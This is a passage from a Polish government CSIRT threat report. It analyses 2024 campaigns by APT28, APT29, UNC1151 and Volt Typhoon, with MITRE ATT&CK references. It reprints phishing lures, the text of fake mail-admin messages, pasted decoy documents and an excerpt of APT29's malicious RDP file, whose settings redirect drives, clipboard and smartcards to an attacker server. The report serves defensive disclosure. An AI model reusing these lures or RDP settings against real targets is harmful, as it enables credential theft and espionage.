Zrobiłem mały research i znalazłem tę tajemniczą Ukrainkę.

Teraz jest w Warszawie.

Prowadzi dość nietypową firmę zajmującą się sprzedażą używanej bielizny.


ma także klientów z władz wyższego szczebla w Polsce i na Ukrainie.

Wszelkie informacje na ten temat dostępne są pod tym linkiem - ALINA-BOKLAN

Rysunek 44. Wiadomość phishingowa

W tym przypadku ponownie w treści wiadomości zawarty był odnośnik do zewnętrznego zasobu, ale tym razem do usługi *run.mocky.io* – służącej do tworzenia i testowania własnych API. Po kliknięciu linku następowało przekierowanie na stronę *webhook.site*, gdzie – podobnie jak w przypadku poprzedniej kampanii – weryfikowana była wartość UserAgent. W przypadku wartości wskazującej na system Windows na stacji roboczej użytkownika umieszczane było archiwum ZIP zawierające trzy pliki: EXE, DLL oraz BAT, a po uruchomieniu pliku wykonywalnego o podwójnym rozszerzeniu imitującym grafikę następował taki sam proces infekcji, jak we wcześniejszej kampanii. W tym przypadku, w celu odwrócenia uwagi ofiary od aktywności mającej miejsce na jej maszynie wyświetlana była fotografia osoby wraz z linkami do profili w mediach społecznościowych.

Innym rodzajem stałej aktywności phishingowej obserwowanej ze strony grupy APT28 były wiadomości podszywające się pod administratorów poczty[23] i nakłaniające do podania swoich danych logowania w fałszywym panelu Outlook Web Access. W 2024 roku miało miejsce kilka odsłon tego rodzaju kampanii wymierzonych w administrację rządową, wśród których pojawiały się zarówno panele zmiany hasła w języku polskim, jak i angielskim, a także takie, które miały służyć zwiększeniu rozmiaru skrzynki email. Tego rodzaju phishing stanowi klasyczną metodę pozyskiwania danych wrażliwych, a skuteczność ataku związana jest z dojrzałością poszczególnych podmiotów w zakresie stosowanych środków cyberbezpieczeństwa, które są jednocześnie w obszarze zainteresowania aktora.



Rysunek 45. Fałszywe panele OWA

[23] T1656 – Defense Evasion – Impersonation

Wśród działań wpisujących się z dużym prawdopodobieństwem w klaster aktywności APT28 były także ataki bruteforce[24] typu *password spraying*[25] oraz *credential stuffing*[26] na konta poczty elektronicznej oraz usług VPN[27] w celu uzyskania dostępu do poczty elektronicznej oraz innych zasobów przetwarzanych przez pracowników podmiotów znajdujących się w zainteresowaniu grup APT o konotacji rosyjskiej. Celem ukrycia próby przełamania zabezpieczeń, aktor stosował dostęp poprzez sieci anonimizujące oraz tzw. *residential proxy*[28], wykorzystujące skompromitowane urządzenia sieciowe należące do prywatnych użytkowników lub małych firm, zwykle o geolokalizacji wskazującej na ten sam kraj.

W roku 2024 odnotowane zostały także działania aktora polegające na zastosowaniu techniki DCSync[29] w celu masowej replikacji danych logowania użytkowników w ramach kontrolera domeny, tzw. *credential dump*. Może to nieść za sobą skutek w postaci zapewnienia długotrwałego dostępu aktora do infrastruktury poprzez utworzenie tzw. *Golden Ticket-u*[30] i przeprowadzenie ataku *Pass the Ticket*[31]. Działania te wpisują się w modus operandi grupy, która po uzyskaniu dostępu do infrastruktury stosuje tzw. techniki *living off the land*, polegające na wykorzystaniu dostępnych narzędzi systemowych do eskalacji uprawnień czy eksfiltracji danych.


Kolejnym modus operandi grupy w roku 2024 dotyczył możliwości zachowania persystencji w dostępie do poczty elektronicznej, co stanowi także kontynuację działań polegających na zmianie uprawnień do folderów[32], opisanych w Raporcie Zespołu CSIRT GOV za rok 2023[33]. Rejestrowany przez CSIRT GOV wektor ataku dla tej eksploitacji polegał przede wszystkim na uzyskaniu dostępu na prawach administratora do usługi Microsoft Exchange, gdzie następowało nadanie uprawnień „Default" i „Anonymous" z wartością „Owner" dla folderów w skrzynkach wybranych użytkowników. W ten sposób każdy użytkownik w domenie miał możliwość dostępu do tych folderów na prawach właściciela, a aktor potrzebował tylko dostępu do dowolnej skrzynki, aby odczytywać korespondencję osób będących w jego zainteresowaniu. Inny ujawniony rodzaj dostępu do poczty polegał na wykorzystaniu istniejących kont[34] technicznych w usłudze Microsoft Exchange oraz nadaniu dla nich roli dostępu Application Impersonation, co utrudniało możliwości wykrycia tego rodzaju dostępu. Rola ta pozwala aplikacjom

[24] T1110 – Credential Access – Brute Force
[25] T1110.003 – Credential Access – Brute Force: Password Spraying
[26] T1110.004 – Credential Access – Brute Force: Credential Stuffing
[27] T1190 – Initial Access – Exploit Public-Facing Application
[28] T1665 – Command and Control – Hide Infrastructure
[29] T1003.006 – Credential Access – OS Credential Dumping: DCSync
[30] T1558.001 – Credential Access – Steal or Forge Kerberos Tickets: Golden Ticket
[31] T1550.003 – Defense Evasion – Use Alternate Authentication Material: Pass the Ticket
[32] T1098.002 – Persistence – Account Manipulation: Additional Email Delegate Permissions
[33] Raport o stanie bezpieczeństwa cyberprzestrzeni RP za rok 2023, Rozdział 8, punkt 8.1 – Działania sektorowe mitygujące podatności MS EXCHANGE
[34] T1078 – Defense Evasion – Valid Accounts

na wykonywanie w imieniu użytkowników różnych operacji, w tym dostęp do folderów poczty m.in. celem ich odczytu. Pomimo przeprowadzonych przez Zespół CSIRT GOV działań w zakresie identyfikacji i mitygacji zagrożenia, w dalszym ciągu obserwowano nieuprawniony dostęp aktora z wykorzystaniem tej podatności w środowiskach on-premise MS Exchange.

APT29

Mając na względzie działania cyberofensywne o podłożu państwowym, przypisywanie ataków do określonego rodzaju grup nie zawsze jest możliwe, a czasami wymaga upływu czasu, aby powiązać określonego typu zagrożenia z aktywnością konkretnego aktora. Tego typu incydentem była kampania spearphishingowa[35], która odbiła się szerokim echem w październiku 2024 roku, wykorzystująca motyw bezpieczeństwa dotyczący wdrożenia architektury Zero Trust przez podmioty z obszaru administracji rządowej i wojska. Nietypowym elementem przesyłanych wiadomości w ramach kampanii, m. in. w jej odsłonie w Polsce, było użycie kilku nadawców, także tych wskazujących na pochodzenie z samej atakowanej instytucji. Kampania podszywała się pod firmę Amazon, gdzie w polu „Od" wiadomości umieszczony został adres wskazujący na pracownika firmy, a także adresy osób należących do atakowanej instytucji. W rzeczywistości wiadomości wysyłane były z wykorzystaniem przejętego dostępu do poczty zagranicznych firm.


Od AWS: David Ladd <daveladd@amazon.com>; .gov.pl>; .gov.pl>; @totalconstruction.com.au>
Do Undisclosed recipients:; 22.10.2024, 09:07
Temat Data Protection with Zero Trust Architecture

Drodzy Klienci,

Państwa organizacja we współpracy z Microsoftem i Amazonem, pod nadzorem Narodowej Agencji ds. Narodowego Centrum Koordynacji Cyberbezpieczeństwa, rozpoczęła już proces przyjmowania architektury Zero Trust.
Podejście Zero Trust pomaga chronić dane i tożsamość użytkowników poprzez wprowadzenie silnego zarządzania, umożliwiając pracownikom bezpieczną wymianę danych z kolegami i partnerami zewnętrznymi.

Ostatecznie musimy mieć pewność, że mamy kompletne i dobrze przetestowane rozwiązanie, zanim wdrożymy je szeroko. Proszę upewnić się, że załączony chroniony plik jest otwarty prawidłowo, aby sprawdzić, czy urządzenie jest zgodne. Ponieważ podejście Zero Trust zapewnia przejrzysty dostęp do danych, nie ma potrzeby podawania danych uwierzytelniających.

W przypadku wystąpienia jakichkolwiek błędów nie jest wymagane podjęcie żadnych dodatkowych działań. Amazon Q Business generatywny asystent oparty na sztucznej inteligencji automatycznie stworzy raport. Rozwiążemy ten problem szybko.

Dziękuję,

David Ladd
Government Affairs Manager – Cybersecurity and Digital Diplomacy
European Government Affairs
Rue Montoyer 51, B-1000 Brussels
Email | daveladd@amazon.com
Phone | +32 479 761581

aws


Confidentiality Warning - Disclaimer: This e-mail contains information intended only for the individual or entity to which it is addressed and may contain confidential material. If the reader of this e-mail is not the intended recipient or the employee or agent responsible for delivering it to the intended recipient, any dissemination, copying or other use of, or taking of any action in reliance upon this e-mail is strictly prohibited. The sender bears no responsibility for any loss, disruption or damage to your data or computer system that may occur while using data contained in, or transmitted with, this e-mail. If you received this e-mail in error, please immediately notify the sender by return e-mail and delete the material from any computer. Any views expressed are personal unless otherwise stated.

Zero Trust Architecture Configuration.rdp 14,6 KB

Rysunek 46. Kampania z podszyciem pod firmę Amazon

[35] T1566.001 – Initial Access – Phishing: Spearphishing Attachment

Pewnym novum użytym w kampanii był sam załącznik będący plikiem konfiguracyjnym RDP[36] (*Zero Trust Architecture Configuration.rdp*), podpisanym certyfikatem Let's Encrypt, co miało na celu ominięcie zabezpieczeń weryfikujących podejrzane pliki.



Rysunek 47. Połączenie do serwera RDP aktora

Konfiguracja połączenia RDP zawarta w pliku zawierała informację o docelowym adresie serwera RDP, który swoją nazwą sugerował autentyczny adres wskazujący na usługę AWS[37]. Po uruchomieniu pliku konfiguracyjnego RDP następowało połączenie do serwera atakującego, w wyniku czego atakujący mogli uzyskać dostęp do zasobów lokalnych i danych uwierzytelniających, eksfiltrować dane i instalować złośliwe oprogramowanie.

[36] T0886 – Execution – Remote Services
[37] T1583.001 – Resource Development – Acquire Infrastructure: Domains

```
alternate full address:s:eu-central-1.     .cloud
full address:s:eu-central-1.     .cloud
drivestoredirect:s:*
username:s:
redirectprinters:i:1
redirectcomports:i:1
redirectsmartcards:i:1
redirectwebauthn:i:1
redirectclipboard:i:1
redirectposdevices:i:1
audiocaptureremode:i:1
remoteapplicationicon:s:C:
\Windows\SystemApps\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\Assets\Health.contrast-white.ico
remoteapplicationmode:i:1
remoteapplicationname:s:AWS Secure Storage Connection Stability Test v24091285697854
remoteapplicationexpandcmdline:i:0
remoteapplicationcmdline:s:%USERPROFILE% %COMPUTERNAME% %USERDNSDOMAIN%
remoteapplicationprogram:s:||AWS Secure Storage Connection Stability Test v24091285697854
audiomode:i:0
screen mode id:i:1
use multimon:i:0
desktopwidth:i:1920
desktopheight:i:1080
session bpp:i:32
compression:i:1
keyboardhook:i:2
videoplaybackmode:i:1
connection type:i:7
networkautodetect:i:1
bandwidthautodetect:i:1
displayconnectionbar:i:1
enableworkspacereconnect:i:0
disable wallpaper:i:0
allow font smoothing:i:0
```

Rysunek 48. Wycinek pliku konfiguracyjnego .rdp

Przedstawiona kampania została przypisana przez analityków cyberbezpieczeństwa firmy Amazon[38] oraz Microsoft[39] do klastra aktywności znanego jako APT29 lub Midnight Blizzard. Istnieją pewne przesłanki, które mogą potwierdzać tę atrybucję: aktor ten znany jest z ataków o charakterze cyberwywiadowczym na podmioty rządowe i wojskowe, a same adresy email zastosowane w spoofingu wiadomości mogły być pozyskane przez aktora w wyniku wcześniejszych kompromitacji, np. ataku na firmę Microsoft na początku 2024 roku[40].


[38] https://aws.amazon.com/blogs/security/amazon-identified-internet-domains-abused-by-apt29/

[39] https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/

[40] https://msrc.microsoft.com/blog/2024/01/microsoft-actions-following-attack-by-nation-state-actor-midnight-blizzard/

UNC1151

W 2024 roku odnotowano także klaster aktywności grupy UNC1151. Głównym celem grupy jest prowadzenie działalności dezinformacyjnej, do czego wykorzystuje informacje pozyskiwane w wyniku wyłudzenia poświadczeń do skrzynek poczty elektronicznej. W dalszym ciągu, podobnie do ubiegłych lat, obserwowane były kolejne odsłony kampanii wymierzone w użytkowników poczty u najpopularniejszych polskich, jak również zagranicznych dostawców – Interia, Onet, Wirtualna Polska, o2 czy Gmail. Atakujący wysyłali wiadomości e-mail podszywające się pod administratorów poczty, nakłaniając użytkowników do zalogowania się poprzez fałszywy panel logowania.



Ta wiadomosc pochodzi od Bezpiecznego Nadawcy - Dowiedz sie wiecej

Droga Uzytkowniczko / Drogi Uzytkowniku,

Administracja sprawdza poczte, poniewaz z Twoejgo konta wysylany jest spam. Ponownie autoryzuj za pomoca specjalnego formularza. W przeciwnym razie Twoje konto zostanie zablokowane w ciagu 3 dni.

Pozdrawiamy,
Zespol INTERIA PL.

Witaj, Drogi Uzytkowniku!


sprawdz poprawnosc hasla, twoje dane nie zostaly potwierdzone, w zwiazku z tym konto zostanie zablokowane w ciagu 2 dni. Aby odblokowac konto konieczne jest udowodnic, ze nie jestes botem. Aby potwierdzic rejestracje kliknij w link.

W przeciwnym razie Twoje konto zostanie trwale usuniete.

Z wyrazami szacunku, grupa interia.pl.

GRUPA INTERIA.PL sp. z o.o. sp. k. z siedziba w Krakowie, 31-946 Krakow, os. Teatralne 9A, wpisana do rejestru przedsiebiorcow prowadzonego w Krajowym Rejestrze Sadowym przez Sad Rejonowy w Krakowie, XI Wydzial Krajowego Rejestru Sadowego pod numerem KRS: 416593, NIP 5272644300.

Rysunek 49. Przykładowe wiadomości phishingowe kierowane do użytkowników poczty Interia



Rysunek 50. Fałszywy panel logowania do poczty Interia

Charakterystyką działania aktora w ramach prowadzonych kampanii jest zakładanie skrzynek email u tych samych usługodawców co potencjalne ofiary, o nazwach podszywających się pod serwis np. support czy obsługa klienta, jak również rejestrowanie domen hostujących fałszywe panele logowania z nazwą sugerującą portal typu help center, walidacja czy grupa ochrony, często w domenach najwyższego rzędu typu .top, .life czy .world.

Przechwycone dane logowania mogły być następnie wykorzystywane do przejęcia kont użytkowników. Dostęp aktora do skrzynki pocztowej umożliwiał wykorzystanie korespondencji do ewentualnych dalszych działań dezinformacyjnych.

Drugim rodzajem aktywności grupy UNC1151 w roku 2024 była dystrybucja złośliwego oprogramowania w wiadomościach spearphishingowych. Ten rodzaj ataków był również charakterystyczny dla działań grupy w 2023 roku. W tym przypadku motywy wykorzystywane przez aktora w głównej mierze skupiały się na fakturach i kontrolach BHP. Podobnie do roku poprzedzającego, do typowej wiadomości email w ramach kampanii załączone było archiwum ZIP lub RAR, zawierające plik pomocy systemu Windows o rozszerzeniu CHM. Po jego uruchomieniu następowało wyświetlenie pliku typu decoy nawiązującego do motywu wiadomości, a w tle wykonywany był kod JavaScript odwołujący się do zewnętrznego zasobu celem pobrania kolejnego etapu infekcji. Ostatecznie stacja robocza ofiary mogła zostać zainfekowana beaconem Cobalt Strike, pozwalającym na komunikację atakującego z zainfekowanym systemem i będącego rodzajem backdoora.

PRZYKŁADOWA LISTA KONTROLNA
Z PRZEGLĄDU WARUNKÓW BHP I PPOŻ
PRZYGOTUJĄCA DO KONTROLI PAŃSTWOWEJ
INAPEKCJI PRACY

1

STĘPNIEWSCY

BIURO USŁUG BHP I P.POŻ. STĘPNIEWSCY S.C., 41-807 Zabrze ul. Tarnopolska 69, e-mail: biuro@bhp.zabrze.pl,
tel. : 32 / 276-38-10.

Regulamin świadczenia krajowych usług przewozowych
i pocztowych DHL Parcel Polska Sp. z o.o.

Paragraf 1

Niniejszy Regulamin określa zasady wykonywania expressowych krajowych usług przewozowych i pocztowych świadczonych przez DHL Parcel Polska Sp. z o.o. na podstawie ustawy z dnia 15 listopada 1984 r. Prawo przewozowe – tekst jednolity (Dz. U. z 2000 nr 50 poz. 601 z późn. zm., zwanej dalej „Prawem przewozowym", oraz ustawy z dnia 23 listopada 2012 r. Prawo pocztowe (Dz. U. z 2012 r., poz. 1529), zwanej dalej „Prawem pocztowym".

Paragraf 2

Użyte w niniejszym Regulaminie zwroty mają następujące znaczenie:

Kurier – podwykonawca DHL przyjmujący przesyłkę do systemu DHL od Nadawcy oraz doręczający ją do Odbiorcy.

Nadawca – osoba fizyczna, prawna lub jednostka organizacyjna nie posiadająca osobowości prawnej, która przekazuje przesyłkę DHL w celu wykonania usługi przewozowej i usługi pocztowej.

Odbiorca – podmiot, któremu ma być doręczona przesyłka.

DHL – DHL Parcel Polska Sp. z o.o. z siedzibą w Warszawie, wpisana do rejestru przedsiębiorców Krajowego Rejestru Sądowego prowadzonego przez Sąd Rejonowy dla m.st. Warszawy XII Wydział Gospodarczy Krajowego Rejestru Sądowego pod numerem KRS nr 631916, kapitał zakładowy 21.479.000 PLN, NIP 9512417713.

Cennik – dokument, który określa wagę i gabaryty przesyłek wraz z podziałem na kategorie cenowe usług DHL oraz terminy, w jakich mogą one zostać zrealizowane.

Zleceniodawca – osoba fizyczna, prawna lub jednostka organizacyjna nie posiadająca osobowości prawnej, która zleca DHL wykonanie usługi przewozu lub usługi pocztowej. Zleceniodawcą może być Nadawca, Odbiorca lub osoba trzecia.

Usługa przewozowa – usługa wykonywana przez DHL, polegająca na przyjmowaniu, przemieszczaniu i doręczaniu przesyłek z zawartością inną niż korespondencja, podlegająca przepisom Prawa przewozowego.

Usługa pocztowa – usługa polegająca na przyjmowaniu, sortowaniu, przemieszczaniu i doręczaniu przesyłek kurierskich obejmujących przesyłki z korespondencją, a dla Konsumentów wszystkich przesyłek o wadze do 20 kg, podlegająca przepisom Prawa pocztowego.

Konsument – osoba fizyczna, która zawiera umowę o Usługę przewozową lub Usługę pocztową z DHL w celu niezwiązanym bezpośrednio z działalnością gospodarczą lub zawodową.

Przedsiębiorca, o którym mowa w art. 385(5) KC - osoba fizyczna prowadząca we własnym imieniu działalność gospodarczą, o ile zawierana umowa o świadczenie usługi przewozowej lub pocztowej związana jest bezpośrednio z jej działalnością gospodarczą, a z treści tej umowy wynika, że nie posiada ona dla niej charakteru zawodowego, wynikającego w szczególności z przedmiotu wykonywanej przez nią działalności gospodarczej, udostępnionego na podstawie przepisów o Centralnej Ewidencji i Informacji o Działalności Gospodarczej.

Paragraf 3

1. Zakres działalności DHL obejmuje odbiór, przewóz i doręczanie przesyłek o wartości do 100.000 złotych na terenie kraju.
2. Usługi dotyczące przesyłek o wartości powyżej 100.000 złotych mogą być wykonywane po zawarciu z DHL odrębnej umowy.
3. Katalog świadczonych Usług pocztowych obejmuje wyłącznie przyjmowanie, sortowanie, przemieszczanie i doręczanie przesyłek kurierskich w rozumieniu Prawa pocztowego, z wyłączeniem przesyłek kurierskich z zadeklarowaną wartością w rozumieniu Prawa pocztowego. DHL nie świadczy Usług pocztowych dla przesyłek innych niż przesyłki kurierskie.

Paragraf 4

1. Ceny za usługi określa Cennik aktualny na dzień nadania przesyłki.
2. DHL zastrzega sobie prawo dokonywania zmian Cennika w dowolnie wybranym czasie.
3. Aktualny Cennik jest dostępny dla każdego klienta, na stronie internetowej DHL pod adresem http://www.dhlparcel.com.pl oraz u każdego Kuriera.

Paragraf 5

1. Przesyłka może być przyjęta do przewozu w następujący sposób: w Punkcie Przyjęć – Nadawca sam dostarcza przesyłkę; u Nadawcy – przesyłkę odbiera Kurier, na podstawie wcześniejszego zgłoszenia. W przypadku, gdy Nadawca i Zleceniodawca nie jest ta sama osoba, uważa się, że Nadawca działa w imieniu Zleceniodawcy.
2. DHL świadczy usługi w oparciu o umowę przewozu lub o umowę o świadczenie usług pocztowych. Jeżeli ze zlecenia wykonania usługi, listu przewozowego lub cennika DHL, nie wynika, że zawarto umowę o świadczenie usług pocztowych, oznacza to, że zawarto umowę przewozu.
3. Zasady świadczenia usług zwrot potwierdzonych dokumentów (ROD) określa Regulamin świadczenia usług ROD, stanowiący integralną część niniejszego Regulaminu.

Paragraf 6

Strona 1 z 6

Rysunek 51. Pliki decoy w kampanii UNC1151

Działania w cyberprzestrzeni prowadzone są także przez Państwo Środka, którego rosnący potencjał ma przełożenie na jego zdolności cyberofensywne. W ostatnich latach zagrożenia ze strony chińskich grup APT przybierają na sile, a ich skala i skuteczność stają się coraz bardziej istotnym wyzwaniem dla bezpieczeństwa państw i ich strategicznych sektorów. Wiele dostępnych źródeł pozwala także na potwierdzenie rosnącego potencjału ataków APT z tego kierunku. Grupy cyberprzestępcze oraz cyberofensywne są odpowiedzialne za liczne ataki wymierzone w infrastrukturę krytyczną, sektory technologiczne oraz administrację publiczną na całym świecie. Do sektorów najbardziej narażonych na działania chińskich aktorów należą: energetyka, telekomunikacja oraz transport. Złośliwa aktywność tych grup obejmuje szeroki wachlarz działań, takich jak kradzież wrażliwych danych czy też przełamanie zabezpieczeń systemów teleinformatycznych przy wykorzystaniu wyrafinowanych technik, w tym tzw. exploitów, podatności zero-day, phishingu ukierunkowanego oraz zaawansowanych narzędzi do utrzymania dostępu w skompromitowanych systemach. Działania tego typu cechuje zwykle długotrwała obecność w systemach ofiar oraz precyzyjne ukierunkowanie na wybrane cele po wcześniejszej fazie rozpoznania.

Poniżej przybliżone zostały dwie aktywności w cyberprzestrzeni RP odnotowane w roku 2024, które jednocześnie wpisują się w światowe trendy aktywności chińskich aktorów cyberofensywnych.

Volt Typhoon


Rok 2024 zaznaczył się nagłośnieniem kampanii grupy Volt Typhoon, która została opisana przez amerykańską agencję CISA i dotyczyła zidentyfikowanej aktywności tej grupy w różnych sektorach w USA, m.in. w sektorze telekomunikacyjnym[41]. Aktywność tej grupy odnotowano także w polskiej cyberprzestrzeni. Grupa ta koncentruje swoją uwagę na działaniach cyberszpiegowskich, a obszar jej zainteresowania to w głównej mierze sektory finansowe, gospodarki morskiej, energii, telekomunikacji i technologii. Wykryta w Polsce aktywność grupy polegała na uzyskaniu nieautoryzowanego dostępu do infrastruktury poprzez wykorzystanie podatności urządzenia sieciowego. Atakujący przeprowadził następnie wewnętrzny rekonesans, do czego wykorzystał otwartoźródłowe narzędzie gogo[42]. Wskutek ataku aktor przeprowadził eskalację uprawnień[43] i uzyskał dostęp 